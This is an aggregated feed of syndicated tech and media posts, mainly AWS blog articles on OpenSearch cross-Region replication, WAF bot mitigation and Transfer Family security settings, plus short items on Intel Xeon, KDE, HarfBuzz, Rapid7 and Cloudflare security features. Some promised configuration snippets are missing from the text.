Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=sz2ag_dAv5o
Governor Gretchen Whitmer Discusses Governing and New Book, True Gretch | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=EkIHQ2Wb_lI
The Stakes of the 2024 Election Cycle With Karl Rove and David Axelrod | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=yfuKnJJS3RU
Justice Ketanji Brown Jackson Discusses Her New Memoir, Lovely One | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=gHjamctJ0Qo
The Science of Aging | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=3PbMkRcLeGE
The Most Interesting Thing in Tech – The Future of Aging | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=DUgd94NrfmY
AI and the Future of Work | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=ZyCEI_kLlN0
The Future of Mobility | The Atlantic Festival 2024
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=CjCQf9C4z8E
Achieve cross-Region resilience with Amazon OpenSearch Ingestion
Post Syndicated from Muthu Pitchaimani original https://aws.amazon.com/blogs/big-data/achieve-cross-region-resilience-with-amazon-opensearch-ingestion/
Cross-Region deployments provide increased resilience to maintain business continuity during outages, natural disasters, or other operational interruptions. Many large enterprises, design and deploy special plans for readiness during such situations. They rely on solutions built with AWS services and features to improve their confidence and response times. Amazon OpenSearch Service is a managed service for OpenSearch, a search and analytics engine at scale. OpenSearch Service provides high availability within an AWS Region through its Multi-AZ deployment model and provides Regional resiliency with cross-cluster replication. Amazon OpenSearch Serverless is a deployment option that provides on-demand auto scaling, to which we continue to bring in many features.
With the existing cross-cluster replication feature in OpenSearch Service, you designate a domain as a leader and another as a follower, using an active-passive replication model. Although this model offers a way to continue operations during Regional impairment, it requires you to manually configure the follower. Additionally, after recovery, you need to reconfigure the leader-follower relationship between the domains.
In this post, we outline two solutions that provide cross-Region resiliency without needing to reestablish relationships during a failback, using an active-active replication model with Amazon OpenSearch Ingestion (OSI) and Amazon Simple Storage Service (Amazon S3). These solutions apply to both OpenSearch Service managed clusters and OpenSearch Serverless collections. We use OpenSearch Serverless as an example for the configurations in this post.
Solution overview
We outline two solutions in this post. In both options, data sources local to a region write to an OpenSearch ingestion (OSI) pipeline configured within the same region. The solutions are extensible to multiple Regions, but we show two Regions as an example as Regional resiliency across two Regions is a popular deployment pattern for many large-scale enterprises.
You can use these solutions to address cross-Region resiliency needs for OpenSearch Serverless deployments and active-active replication needs for both serverless and provisioned options of OpenSearch Service, especially when the data sources produce disparate data in different Regions.
Prerequisites
Complete the following prerequisite steps:
- Deploy OpenSearch Service domains or OpenSearch Serverless collections in all the Regions where resiliency is needed.
- Create S3 buckets in each Region.
- Configure AWS Identity and Access Management (IAM) permissions needed for OSI. For instructions, refer to Amazon S3 as a source. Choose Amazon Simple Queue Service (Amazon SQS) as the method for processing data.
After you complete these steps, you can create two OSI pipelines one in each Region with the configurations detailed in the following sections.
Use OpenSearch Ingestion (OSI) for cross-Region writes
In this solution, OSI takes the data that is local to the Region it’s in and writes it to the other Region. To facilitate cross-Region writes and increase data durability, we use an S3 bucket in each Region. The OSI pipeline in the other Region reads this data and writes to the collection in its local Region. The OSI pipeline in the other Region follows a similar data flow.
While reading data, you have choices: Amazon SQS or Amazon S3 scans. For this post, we use Amazon SQS because it helps provide near real-time data delivery. This solution also facilitates writing directly to these local buckets in the case of pull-based OSI data sources. Refer to Source under Key concepts to understand the different types of sources that OSI uses.
The following diagram shows the flow of data.

The data flow consists of the following steps:
- Data sources local to a Region write their data to the OSI pipeline in their Region. (This solution also supports sources directly writing to Amazon S3.)
- OSI writes this data into collections followed by S3 buckets in the other Region.
- OSI reads the other Region data from the local S3 bucket and writes it to the local collection.
- Collections in both Regions now contain the same data.
The following snippets shows the configuration for the two pipelines.
The code for the write pipeline is as follows:
To separate management and operations, we use two prefixes, osi-local-region-write and osi-cross-region-write, for buckets in both Regions. OSI uses these prefixes to copy only local Region data to the other Region. OSI also creates the keys s3.bucket and s3.key to decorate documents written to a collection. We remove this decoration while writing across Regions; it will be added back by the pipeline in the other Region.
This solution provides near real-time data delivery across Regions, and the same data is available across both Regions. However, although OpenSearch Service contains the same data, the buckets in each Region contain only partial data. The following solution addresses this.
Use Amazon S3 for cross-Region writes
In this solution, we use the Amazon S3 Region replication feature. This solution supports all the data sources available with OSI. OSI again uses two pipelines, but the key difference is that OSI writes the data to Amazon S3 first. After you complete the steps that are common to both solutions, refer to Examples for configuring live replication for instructions to configure Amazon S3 cross-Region replication. The following diagram shows the flow of data.

The data flow consists of the following steps:
- Data sources local to a Region write their data to OSI. (This solution also supports sources directly writing to Amazon S3.)
- This data is first written to the S3 bucket.
- OSI reads this data and writes to the collection local to the Region.
- Amazon S3 replicates cross-Region data and OSI reads and writes this data to the collection.
The following snippets show the configuration for both pipelines.
The code for the write pipeline is as follows:
The configuration for this solution is relatively simpler and relies on Amazon S3 cross-Region replication. This solution makes sure that the data in the S3 bucket and OpenSearch Serverless collection are the same in both Regions.
For more information about the SLA for this replication and metrics that are available to monitor the replication process, refer to S3 Replication Update: Replication SLA, Metrics, and Events.
Impairment scenarios and additional considerations
Let’s consider a Regional impairment scenario. For this use case, we assume that your application is powered by an OpenSearch Serverless collection as a backend. When a region is impaired, these applications can simply failover to the OpenSearch Serverless collection in the other Region and continue operations without interruption, because the entirety of the data present before the impairment is available in both collections.
When the Region impairment is resolved, you can failback to the OpenSearch Serverless collection in that Region either immediately or after you allow some time for the missing data to be backfilled in that Region. The operations can then continue without interruption.
You can automate these failover and failback operations to provide a seamless user experience. This automation is not in scope of this post, but will be covered in a future post.
The existing cross-cluster replication solution, requires you to manually reestablish a leader-follower relationship, and restart replication from the beginning once recovered from an impairment. But the solutions discussed here automatically resume replication from the point where it last left off. If for some reason only Amazon OpenSearch service that is collections or domain were to fail, the data is still available in a local buckets and it will be back filled as soon the collection or domain becomes available.
You can effectively use these solutions in an active-passive replication model as well. In those scenarios, it’s sufficient to have minimum set of resources in the replication Region like a single S3 bucket. You can modify this solution to solve different scenarios using additional services like Amazon Managed Streaming for Apache Kafka (Amazon MSK), which has a built-in replication feature.
When building cross-Region solutions, consider cross-Region data transfer costs for AWS. As a best practice, consider adding a dead-letter queue to all your production pipelines.
Conclusion
In this post, we outlined two solutions that achieve Regional resiliency for OpenSearch Serverless and OpenSearch Service managed clusters. If you need explicit control over writing data cross Region, use solution one. In our experiments with few KBs of data majority of writes completed within a second between two chosen regions. Choose solution two if you need simplicity the solution offers. In our experiments replication completed completely in a few seconds. 99.99% of objects will be replicated within 15 minutes. These solutions also serve as an architecture for an active-active replication model in OpenSearch Service using OpenSearch Ingestion.
You can also use OSI as a mechanism to search for data available within other AWS services, like Amazon S3, Amazon DynamoDB, and Amazon DocumentDB (with MongoDB compatibility). For more details, see Working with Amazon OpenSearch Ingestion pipeline integrations.
About the Authors
 Muthu Pitchaimani is a Search Specialist with Amazon OpenSearch Service. He builds large-scale search applications and solutions. Muthu is interested in the topics of networking and security, and is based out of Austin, Texas.
 Aruna Govindaraju is an Amazon OpenSearch Specialist Solutions Architect and has worked with many commercial and open source search engines. She is passionate about search, relevancy, and user experience. Her expertise with correlating end-user signals with search engine behavior has helped many customers improve their search experience.
Want ROCK SOLID Internet? Watch This Peplink MAX BR2 Review Now
Post Syndicated from Crosstalk Solutions original https://www.youtube.com/watch?v=gUvbah__UTk
How AWS WAF threat intelligence features help protect the player experience for betting and gaming customers
Post Syndicated from Harith Gaddamanugu original https://aws.amazon.com/blogs/security/how-aws-waf-threat-intelligence-features-help-protect-the-player-experience-for-betting-and-gaming-customers/
The betting and gaming industry has grown into a data-rich landscape that presents an enticing target for sophisticated bots. The sensitive personally identifiable information (PII) that is collected and the financial data involved in betting and in-game economies is especially valuable. Microtransactions and in-game purchases are frequently targeted, making them an ideal case for safeguarding with AWS WAF.
In this blog post, we’ll explore some of these threats in more detail and explain how a layered bot mitigation strategy that uses AWS WAF can minimize the risk and impact of bot activity.
Understanding common automated threats
Automations deployed by threat actors can perform web scraping, perform betting arbitrage to gain an unfair advantage, and use automated techniques to undermine fair competition. Aggressive web scraping can also lead to application overload, service disruptions, and degraded user experience. At AWS, we routinely identify and mitigate automated threats for betting and gaming customers. Some of the common tactics we see in this space include the following:
Scraping tactics
Scraper bots often use fake accounts or compromised credentials to systematically harvest betting odds and other competitive data from multiple sites. A common example of scraping is arbitrage betting, where the scraped data is used to place simultaneous bets in different venues in order to make profits from tiny differences in the asset’s listed price. There are also competitive scraper bots that use this data to improve their betting applications.
Account-related tactics
Account creation fraud aims at claiming sign-up bonuses or other incentives at scale by using bot-generated accounts. Account takeover fraud aims at logging into user accounts to change account details, make purchases, withdraw funds, steal personal information or loyalty points, or use this data to access other accounts on different websites. A common form of this tactic is automated brute force login techniques, such as credential stuffing.
Denial-of-service tactics
Volumetric floods can cause betting and gaming sites to experience slow page-loads, downtime, and damaged brand reputation. DDoS attacks are another common security concern for many customers.
In-game tactics
In-game bots can use automated cheating or expediting techniques to manipulate resources and gain unfair advantages. These bots typically manipulate client applications and make malicious API requests.
AWS WAF intelligent threat mitigation features
To help protect customers from such automated tactics, AWS WAF offers the following intelligent threat mitigation features.
AWS WAF Common Bot Control managed rule group
The AWS WAF Common Bot Control managed rule group uses static analysis to identify web requests and header information that is correlated with known good bots and bad bots. These techniques are helpful in detecting a variety of self-identifying bots, such as web scraping frameworks, search engines, and automated browsers. Using these predetermined patterns and signatures can help gaming customers to identify and block known bot behaviors.
CAPTCHA and challenge rule actions
CAPTCHA rule action – Configured rules in AWS WAF can have a CAPTCHA action. When a rule is configured with a CAPTCHA action, users are required to solve a puzzle to prove that a human being is sending the request. When a user successfully solves a CAPTCHA challenge, a token is placed on their browser so it won’t challenge future requests, using a configurable immunity time. Learn about best practices for configuring CAPTCHA.
Challenge rule action – Challenge scripts run a silent challenge that requires the client session to verify that it’s a browser and not a bot. The verification runs in the background without involving the end user. Challenge-based bot detection can check each visitor’s ability to run JavaScript and store cookies. When a challenge is solved correctly, AWS WAF vends out an AWS WAF token, as seen in Figure 1, which allows bot control to track user activity across sessions. A reduced ability to process these challenges is a sign of bot traffic. The challenge action is a good option for verifying clients that you suspect of being invalid. You can use this feature by setting a selected AWS WAF rule action to CHALLENGE or by using a targeted bot control managed rule group. To learn more about protecting against bots with the AWS WAF challenge and CAPTCHA actions, see this blog post.

Figure 1: A sequence diagram explaining the flow of requests when Challenge is set as a rule action for an AWS WAF rule
Client application integration
AWS WAF provides the following levels of integration.
Intelligent threat integration
To improve the user experience and reduce latency for mobile and API-driven applications, AWS WAF provides client-side application APIs to integrate with your application. These integrations help verify that the client applications that send web requests to your protected resources are the intended clients and that your end users are human beings. This functionality is available for JavaScript and for Android and iOS mobile applications. As shown in Figure 2, the token acquisition process is similar to a challenge action, but slightly different. The basic approach for using the SDK is to create a token provider by using a configuration object, then to use the token provider to retrieve tokens from AWS WAF. By default, the token provider includes the retrieved tokens in your web requests to your protected resource. The intelligent threat integration APIs work with web access control lists (ACLs) that use the intelligent threat rule groups to enable the full functionality of these advanced managed rule groups. You can use the AWS WAF mobile SDKs to implement AWS WAF intelligent threat integration SDKs for Android and iOS mobile applications.

Figure 2: A sequence diagram explaining the flow of requests when AWS WAF intelligent threat mitigation SDKs are configured
CAPTCHA JavaScript integration
You can also verify end users by making them solve customized CAPTCHA puzzles that you manage in your application. This is similar to the functionality provided by the AWS WAF CAPTCHA rule action, but with added control over the puzzle placement and behavior. This integration uses the JavaScript intelligent threat integration to run silent challenges and provide AWS WAF tokens to the customer’s page.
AWS WAF Targeted Bot Control
The AWS WAF Targeted Bot Control tier includes the common-level protections described earlier and adds targeted detection for sophisticated bots that don’t self-identify. Targeted protections mitigate bot activity by using a combination of rate limiting and CAPTCHA and background browser challenges. Targeted protections use detection techniques such as the following:
- Implementing browser fingerprinting – Browser fingerprinting is a powerful tracking and identification technique employed by online gaming sites to gain deep insights into their players’ computing setups. This technique involves probing the unique characteristics and configuration of each gamer’s browser. By collecting dozens of browser data points, a fingerprint can be generated that allows the requests coming from that specific browser to be identified and tracked across gaming sessions. Even if players try to randomize or spoof some browser attributes, perhaps in an attempt to bypass certain restrictions or gain an unfair advantage, the overall fingerprint still allows detection of such attempts. For example, if the user agent claims to be Chrome on Windows but other fingerprint attributes indicate Linux and Firefox, that suggests an attempted spoofing by the player, which can then be flagged by the gaming site’s security measures.
By using browser fingerprinting and looking for discrepancies, gaming and betting sites gain tools to help detect and block sophisticated bots even when the bots try to mask their true identity and intent. AWS WAF uses tokens for detecting browser inconsistencies, such as when the characteristics of a browser do not match the user agent. The AWS Targeted Bot Control rule group offers this functionality by emitting labels like TGT_SignalBrowserInconsistency, and the recommended mitigation action for inconsistent browsers is to serve a CAPTCHA puzzle.
- Detecting browser automation – Many threat actors who operate automated programs use scripting languages to carry out their tasks, such as data scraping or launching exploits. They often employ tools that mimic the behavior of a web browser to bypass security measures. To address these challenges, AWS WAF Bot Control offers solutions to help detect and block automated software that simulates browser activity. It uses specific rules like TGT_SignalAutomatedBrowser to examine requests for signs that suggest the browser is not operated by a human, helping to identify and mitigate potential threats from automated systems.
- Understand normal volumetric activity with unique browser ID tracking – AWS WAF Targeted Bot Control monitors application visitors by assigning each one a unique browser ID (UBID) embedded in a token. It establishes baselines for the number of requests a client sends within a five-minute session and sets three thresholds per device: high, medium, and low. The system identifies clients that exceed normal request rates and challenges them with a CAPTCHA puzzle using the TGT_VolumetricSession rule. For verified bots, the rule group takes no action but labels the traffic with awswaf:managed:aws:bot-control:bot:verified.
- Using real-time machine learning models for clustering and behavior analysis – Traditional solutions to fight advanced bots faced limitations: handling massive amounts of player traffic, accurately identifying bots without labeling every request (ground truth), and staying cost-effective. To address these challenges, the AWS WAF team created a machine learning model. This model finds hidden bot networks by analyzing patterns in website traffic. It automatically analyzes traffic statistics to identify suspicious activity that suggests coordinated bot activity.
The model aggregates data at different levels, including the client, session, and behavioral cluster levels. It uses features like session statistics, behavioral cluster information (derived from clustering), and relative entropy to identify suspicious behavior. This feature analyzes web traffic every few minutes and optimizes the analysis for the detection of low intensity, long-duration bots that are distributed across many IP addresses. AWS WAF emits the labels TGT_ML_CoordinatedActivityMedium and TGT_ML_CoordinatedActivityHigh, based on the confidence level of the detection.
This machine learning capability is included by default in the AWS WAF Targeted Bot Control rules, but you can choose to disable it if needed.
AWS WAF Fraud Control: Account creation fraud prevention
Fraudulent account creation involves the creation of fake accounts for activities such as bonus abuse, impersonation, and phishing. These fake accounts can damage your reputation and expose you to financial fraud. To help prevent account creation fraud, we recommend using the AWS WAF Fraud Control account creation fraud prevention (ACFP) feature. This feature is available in the AWS Managed Rules rule group AWSManagedRulesACFPRuleSet, along with companion application integration SDKs. By integrating this feature into your system, you can effectively monitor and control account creation attempts, helping to provide a safer and more secure environment for your customers.
AWS WAF Fraud Control: Account takeover prevention
Threat actors might try to gain unauthorized access to a player’s account by using stolen credentials, guessing passwords through brute-force exploits, or other means. After they gain access, they can steal money, information, or services, or even pose as the victim to gain access to other accounts. This can lead to financial loss and damage to your reputation. To help prevent account takeovers, we recommend using the AWS WAF Fraud Control account takeover prevention (ATP) feature. This feature is available in the AWS Managed Rules rule group AWSManagedRulesATPRuleSet, along with companion application integration SDKs.
Conclusion
Bot management involves choosing controls to identify traffic coming from bots, and then blocking undesired traffic. The more threat actors are motivated to target a web application, the more they will invest in detection evasion techniques, requiring more advanced mitigation capabilities. We recommend that you adopt a layered approach to managing bots, with differentiated tooling that is adapted to specific bot tactics.
Ready to start putting the tools in place to protect your gaming or betting application from sophisticated bot threats? Check out our solution overview guide for AWS WAF and the Implementing a bot control strategy on AWS whitepaper to learn more about deploying a layered bot mitigation strategy on AWS. You can also sign up for an AWS Activation Day to work directly with our experts on implementing capabilities like AWS WAF, AWS WAF Bot Control, and AWS Shield for your specific use case. For hands-on experience, try our bot mitigation workshops—you can enable managed rule groups like Bot Control in just a few steps. Start your proof-of-concept by contacting your AWS account representative today.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Welcome Back Intel Xeon 6900P Reasserts Intel Server Leadership
Post Syndicated from Patrick Kennedy original https://www.servethehome.com/welcome-back-intel-xeon-6900p-reasserts-intel-server-leadership/
The Intel Xeon 6900P offers twice the cores, huge memory bandwidth and more connectivity. Welcome back Intel to the top end server CPU market
The post Welcome Back Intel Xeon 6900P Reasserts Intel Server Leadership appeared first on ServeTheHome.
[$] KDE sets its goals through 2026
Post Syndicated from jzb original https://lwn.net/Articles/990604/
Almost a decade ago KDE e.V.,
the non-profit organization that supports KDE, started a process for
selecting goals to help the community unite behind a common vision for where the
project should go in the near future. KDE
recently wrapped up its 2022-2024 cycle and announced the goals for 2024-2026 at Akademy on September 7, in Würzburg,
Germany. This time around, KDE will be looking to streamline its
application-development experience, improve support for input devices,
and bring in new contributors.
Latest SwitchBot Meter Pro & Humidifier Auto-refill 🌊
Post Syndicated from BeardedTinker original https://www.youtube.com/watch?v=12rcm-PER3M
Rapid7 Recognized in Forrester’s 2024 Attack Surface Management (ASM) Wave Report
Post Syndicated from Rapid7 original https://blog.rapid7.com/2024/09/24/rapid7-recognized-in-forresters-2024-attack-surface-management-asm-wave-report/
This week, Rapid7 was recognized as a Contender in Forrester’s 2024 Attack Surface Management (ASM) Wave report. We’re proud to have been selected for inclusion in the report, reflecting a continued dedication to enabling customers to monitor 100% of their attack surface in real-time, and proactively mitigating exposures that leave their organizations susceptible to compromise.
Since Forrester’s initial assessment earlier this year, we’ve further extended our investments in this space, announcing the acquisition of Noetic Cyber, a market-leading cyber asset attack surface management (CAASM) vendor, and subsequently launching the Command Platform with attack surface management – and our new Surface Command product – as the foundation.
Modern business dynamics and an ever-evolving threat landscape makes successful data management a daunting challenge. This leads to a majority of organizations not having a strong grasp on their true attack surface.
- Teams have accumulated numerous point solutions to try to keep pace with business growth and adapt to their changing environment.
- Practitioners are consumed by assuming the role of a system integrator, trying to connect a myriad of different solutions that were never intended to be interoperable.
- This lack of connectivity makes it impossible to get the context and clarity needed to actually make sense of data, know what to prioritize, and where to focus.
Attackers are able to exploit this data sprawl – lurking in mountains of data and betting on your inability to detect them and identify the insights that matter before it’s too late. We recognize that teams need a new path forward, and we are excited to support our customers through this next era of security with our Command Platform.
Establishing A Strong Foundation to Transform Vulnerability Management into a Proactive, Continuous Exposure Management Process
As cyber threats continue to grow in complexity, the traditional approach to Vulnerability Management (VM) must evolve. Static scanning and isolated patching efforts are no longer sufficient in the face of sophisticated attackers who exploit even the smallest gaps in security. Organizations need to adopt a more dynamic, integrated approach to exposure management – one that is continuous, context-aware, and capable of adapting to the sprawling attack surface and shifting threat landscape.
Rapid7 is uniquely positioned to support your organization’s evolution toward a more holistic and continuous process designed to continuously assess, prioritize, and remediate threats across an organization’s entire attack surface. Surface Command is built to provide the comprehensive visibility and actionable insights necessary for effective threat exposure management. Integrating data from across your entire environment – whether it’s on-premises, in the cloud, or somewhere in between – customers are able to see and understand risks in their full context.
With Rapid7, you’re not just getting another vulnerability or attack surface management tool; you’re gaining a partner that helps you elevate your entire security strategy. Our platform’s ability to aggregate and correlate data from different data sources ensures you have a complete, accurate picture of your threat landscape that you can trust. Moreover, our advanced querying capabilities allow you to quickly identify and focus on the most critical risks, enabling timely and precise remediation efforts.
Surface Command stands out in a few ways:
- Unified Internal and External Attack Surface Visibility: Monitor your attack surface from the inside out with a dynamic asset and identity inventory alongside continuous external scans that provide an adversary’s perspective.
- Vendor Agnostic Approach: Aggregate all data from your internal and external environments as well as your entire technology ecosystem into a unified asset model.
- Powerful Search and Analytics: Slice and dice your data however you see fit, with powerful querying capabilities that help you find the needle in the haystack.
- Seamless Integration and Remediation Workflows: Quickly get relevant asset insights, risk context and initiate remediation workflows all from one place.
This comprehensive visibility and contextual prioritization empowers your security team to shift from a reactive to a proactive posture, transforming your vulnerability management program into a robust, continuous defense mechanism.
Proactively Mitigate Exposures from Endpoint to Cloud
Exposure Command builds off the complete environment visibility powered by Surface Command – ingesting high-fidelity asset data from proprietary and third-party sources, automatically aggregating and correlating that data into an up-to-date asset inventory and topology map. Our powerful querying capabilities allow you to easily adjust your scope and drill into the details you need to spot control gaps, non-compliance and extinguish risk across your hybrid environment.
The platform goes beyond monitoring and asset inventory mapping, enriching telemetry with compliance and risk findings from Rapid7’s entire set of exposure management capabilities. With hybrid vulnerability management, comprehensive cloud security, and web application testing in one complete solution, security teams can shift from reactive to proactive to stay ahead of adversaries.
Exposure Command extends the power of Surface Command with:
- Pinpoint and Mitigate Vulnerabilities Everywhere: Automatically prioritize vulnerabilities across your hybrid environment based on exploitability and potential impact.
- Monitor Effective Access and Enforce Least Privilege Access: Analyze all roles and identities across your clouds to help eliminate excessive permissions and enforce LPA at scale.
- Proactively Mitigate Exposures in Cloud-native Apps: Avoid risk before it reaches production with IaC and web app scanning that gives actionable feedback to devs where they work.
- Spot Avenues for Attackers to Traverse Your Cloud Network: Visualize interconnected resources and uncover paths for attackers to move laterally across your environment with attack path analysis.
With these powerful capabilities, Exposure Command allows teams to continuously assess their attack surface, validate exposures and confidently take action with remediation guidance that takes into account existing downstream controls and the blast radius of a potential compromise.
Interested in Learning More About Exposure Command?
If you’re interested in diving deeper into how Rapid7 can help transform your security operations, be sure to check out our recent webcast with Jon Schipp, Sr Dir. Product Management, and Thomas Green, Sr Security Solutions Engineer during which they discuss key strategies for leveraging Exposure Command to stay ahead of today’s evolving threats.
HarfBuzz 10.0.0 released
Post Syndicated from jzb original https://lwn.net/Articles/991529/
Version
10.0.0 of the HarfBuzz
text-shaping engine has been released. Notable changes in this release
include Unicode
16.0.0 support, adding Cairo script as an output format for
hb-view, and a number of bug fixes.
Six tips to improve the security of your AWS Transfer Family server
Post Syndicated from John Jamail original https://aws.amazon.com/blogs/security/six-tips-to-improve-the-security-of-your-aws-transfer-family-server/
AWS Transfer Family is a secure transfer service that lets you transfer files directly into and out of Amazon Web Services (AWS) storage services using popular protocols such as AS2, SFTP, FTPS, and FTP. When you launch a Transfer Family server, there are multiple options that you can choose depending on what you need to do. In this blog post, I describe six security configuration options that you can activate to fit your needs and provide instructions for each one.
Use our latest security policy to help protect your transfers from newly discovered vulnerabilities
By default, newly created Transfer Family servers use our strongest security policy, but for compatibility reasons, existing servers require that you update your security policy when a new one is issued. Our latest security policy, including our FIPS-based policy, can help reduce your risks of known vulnerabilities such as CVE-2023-48795, also known as the Terrapin Attack. In 2020, we had already removed support for the ChaCha20-Poly1305 cryptographic construction and CBC with Encrypt-then-MAC (EtM) encryption modes, so customers using our later security policies did not need to worry about the Terrapin Attack. Transfer Family will continue to publish improved security policies to offer you the best possible options to help ensure the security of your Transfer Family servers. See Edit server details for instructions on how to update your Transfer Family server to the latest security policy.
Use slashes in session policies to limit access
If you’re using Amazon Simple Storage Service (Amazon S3) as your data store with a Transfer Family server, the session policy for your S3 bucket grants and limits access to objects in the bucket. Amazon S3 is an object store and not a file system, so it has no concept of directories, only prefixes. You cannot, for example, set permissions on a directory the way you might on a file system. Instead, you set session policies on prefixes.
Even though there isn’t a file system, the slash character still plays an important role. Imagine you have a bucket named DailyReports and you’re trying to authorize certain entities to access the objects in that bucket. If your session policy is missing a slash in the Resource section, such as arn:aws:s3:::$DailyReports*, then you should add a slash to make it arn:aws:s3:::$DailyReports/*. Without the slash (/) before the asterisk (*), your session policy might allow access to buckets you don’t intend. For example, if you also have buckets named DailyReports-archive and DailyReports-testing, then a role with permission arn:aws:s3:::$DailyReports* will also grant access to objects in those buckets, which is probably not what you want. A role with permission arn:aws:s3:::$DailyReports/* won’t grant access to objects in your DailyReports-archive bucket, because the slash (/) makes it clear that only objects whose prefix begins with DailyReports/ will match, and all objects in DailyReports-archive will have a prefix of DailyReports-archive/, which won’t match your pattern. To check to see if this is an issue, follow the instructions in Creating a session policy for an Amazon S3 bucket to find your AWS Identity and Access Management (IAM) session policy.
Use scope down policies to back up logical directory mappings
When creating a logical directory mapping with a role that has more access than you intend to give your users, it’s important to use session policies to tailor the access appropriately. This provides an extra layer of protection against accidental changes to your logical directory mapping opening access to files you didn’t intend.
Details on how to construct a session policy for an S3 bucket can be found in Creating a session policy for an Amazon S3 bucket, and Create fine-grained session permissions using IAM managed policies provides additional context. Amazon S3 also offers IAM Access Analyzer to assist with this process.
Don’t place NLBs in front of a Transfer Family server
We’ve spoken with many customers who have configured a Network Load Balancer (NLB) to route traffic to their Transfer Family server. Usually, they’ve done this either because they created their server before we offered a way to access it from both inside their VPC and from the internet, or to support FTP on the internet. This not only increases the cost for the customer, it can cause other issues, which we describe in this section.
If you’re using this configuration, we encourage you to move to a VPC endpoint and use an Elastic IP. Placing an NLB in front of your Transfer Family server removes your ability to see the source IP of your users, because Transfer Family will see only the IP address of your NLB. This not only degrades your ability to audit who is accessing your server, it can also impact performance. Transfer Family uses the source IP to shard your connections across our data plane. In the case of FTPS, this means that instead of being able to have 10,000 simultaneous connections, a Transfer Family server with an NLB in front of it would be limited to only 300 simultaneous connections. If you have a use case that requires you to place an NLB in front of your Transfer Family server, reach out to the Transfer Family Product Management team through AWS Support or discuss issues on AWS re:Post, so we can look for options to help you take full advantage of our service.
Protect your API Gateway instance with WAF
If you’re using the custom identity provider capability of Transfer Family, you connect your identity provider through Amazon API Gateway. As a best practice, Transfer Family recommends use AWS Web Application Firewall (WAF) to help protect your API Gateway. This will allow you to create access control lists (ACLs) for your API Gateway instance to allow access for only AWS and anyone in the ACL. To help protect your API Gateway instance, see Securing AWS Transfer Family with AWS Web Application Firewall and Amazon API Gateway.
FTPS customers should use TLS session resumption
One of the security challenges with FTPS is that it uses two separate ports to process read/write requests. An analogy to this in the physical world would be going through a drive-thru window where you pay for your food and someone else can cut in front of you to receive your order at the second window. For this reason, security measures have been added to the FTPS protocol over time. In a client-server protocol, there are server-side configurations and client-side configurations.
TLS session resumption helps protect client connections as they hand off between the FTPS control port and the data port. The server sends a unique identifier for each session on the control port, and the client is meant to send that same session identifier back on the data port. This gives the server confidence that it’s talking to the same client on the data port that initiated the session on the control port. Transfer Family endpoints provide three options for session resumption:
- Disabled – The server ignores whether the client sends a session ID and doesn’t check that it’s correct, if it is sent. This option exists for backward compatibility reasons, but we don’t recommend it.
- Enabled – The server will transmit session IDs and will enforce session IDs if the client uses them, but clients who don’t use session IDs are still allowed to connect. We only recommend this as a transitional state to Enforced to verify client compatibility.
- Enforced – Clients must support TLS session resumption, or the server won’t transmit data to them. This is our default and recommended setting.
To use the console to see your TLS session resumption settings:
- Sign in to the AWS Management Console in the account where your transfer server runs and go to AWS Transfer Family. Be sure to select the correct AWS Region.
- To find your Transfer Family server endpoint, find your Transfer Family server in the console and choose Main Server Details.
- Select Additional Details.
- Under TLS Session Resumption, you will see if your server is enforcing TLS session resumption.
- If some of your users don’t have access to modern FTPS clients that support TLS, you can choose Edit to choose a different option.
Conclusion
Transfer Family offers many benefits to help secure your managed file transfer (MFT) solution as the threat landscape evolves. The steps in this post can help you get the most out of Transfer Family to help protect your file transfers. As the requirements for a secure, compliant architecture for file transfers evolve and threats become more sophisticated, Transfer Family will continue to offer optimized solutions and provide actionable advice on how you can use them. For more information, see Security in AWS Transfer Family and take our self-paced security workshop.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, start a new thread on the AWS Transfer Family re:Post or contact AWS Support.
A safer Internet with Cloudflare: free threat intelligence, analytics, and new threat detections
Post Syndicated from Michael Tremante original https://blog.cloudflare.com/a-safer-internet-with-cloudflare
Anyone using the Internet likely touches Cloudflare’s network on a daily basis, either by accessing a site protected by Cloudflare, using our 1.1.1.1 resolver, or connecting via a network using our Cloudflare One products.
This puts Cloudflare in a position of great responsibility to make the Internet safer for billions of users worldwide. Today we are providing threat intelligence and more than 10 new security features for free to all of our customers. Whether you are using Cloudflare to protect your website, your home network, or your office, you will find something useful that you can start using with just a few clicks.
These features are focused around some of the largest growing concerns in cybersecurity, including account takeover attacks, supply chain attacks, attacks against API endpoints, network visibility, and data leaks from your network.
More security for everyone
You can read more about each one of these features in the sections below, but we wanted to provide a short summary upfront.
If you are a cyber security enthusiast: you can head over to our new Cloudforce One threat intelligence website to find out about threat actors, attack campaigns, and other Internet-wide security issues.
If you are a website owner: starting today, all free plans will get access to Security Analytics for their zones. Additionally, we are also making DNS Analytics available to everyone via GraphQL.
Once you have visibility, it’s all about distinguishing good from malicious traffic. All customers get access to always-on account takeover attack detection, API schema validation to enforce a positive security model on their API endpoints, and Page Shield script monitor to provide visibility into the third party assets that you are loading from your side and that could be used to perform supply chain-based attacks.
If you are using Cloudflare to protect your people and network: We are going to bundle a number of our Cloudflare One products into a new free offering. This bundle will include the current Zero Trust products we offer for free, and new products like Magic Network Monitoring for network visibility, Data Loss Prevention for sensitive data, and Digital Experience Monitoring for measuring network connectivity and performance. Cloudflare is the only vendor to offer free versions of these types of products.
If you are a new user: We have new options for authentication. Starting today, we are introducing the option to use Google Authentication to sign up and log into Cloudflare, which will make it easier for some of our customers to login, and reduce dependence on remembering passwords, consequently reducing the risk of their Cloudflare account becoming compromised.
And now in more detail:
Threat Intelligence & Analytics
Cloudforce One
Our threat research and operations team, Cloudforce One, is excited to announce the launch of a freely accessible dedicated threat intelligence website. We will use this site to publish both technical and executive-oriented information on the latest threat actor activity and tactics, as well as insights on emerging malware, vulnerabilities, and attacks.
We are also publishing two new pieces of threat intelligence, along with a promise for more. Head over to the new website here to see the latest research, covering an advanced threat actor targeting regional organizations across South and East Asia, as well as the rise of double brokering freight fraud. Future research and data sets will also become available as a new Custom Indicator Feed for customers.
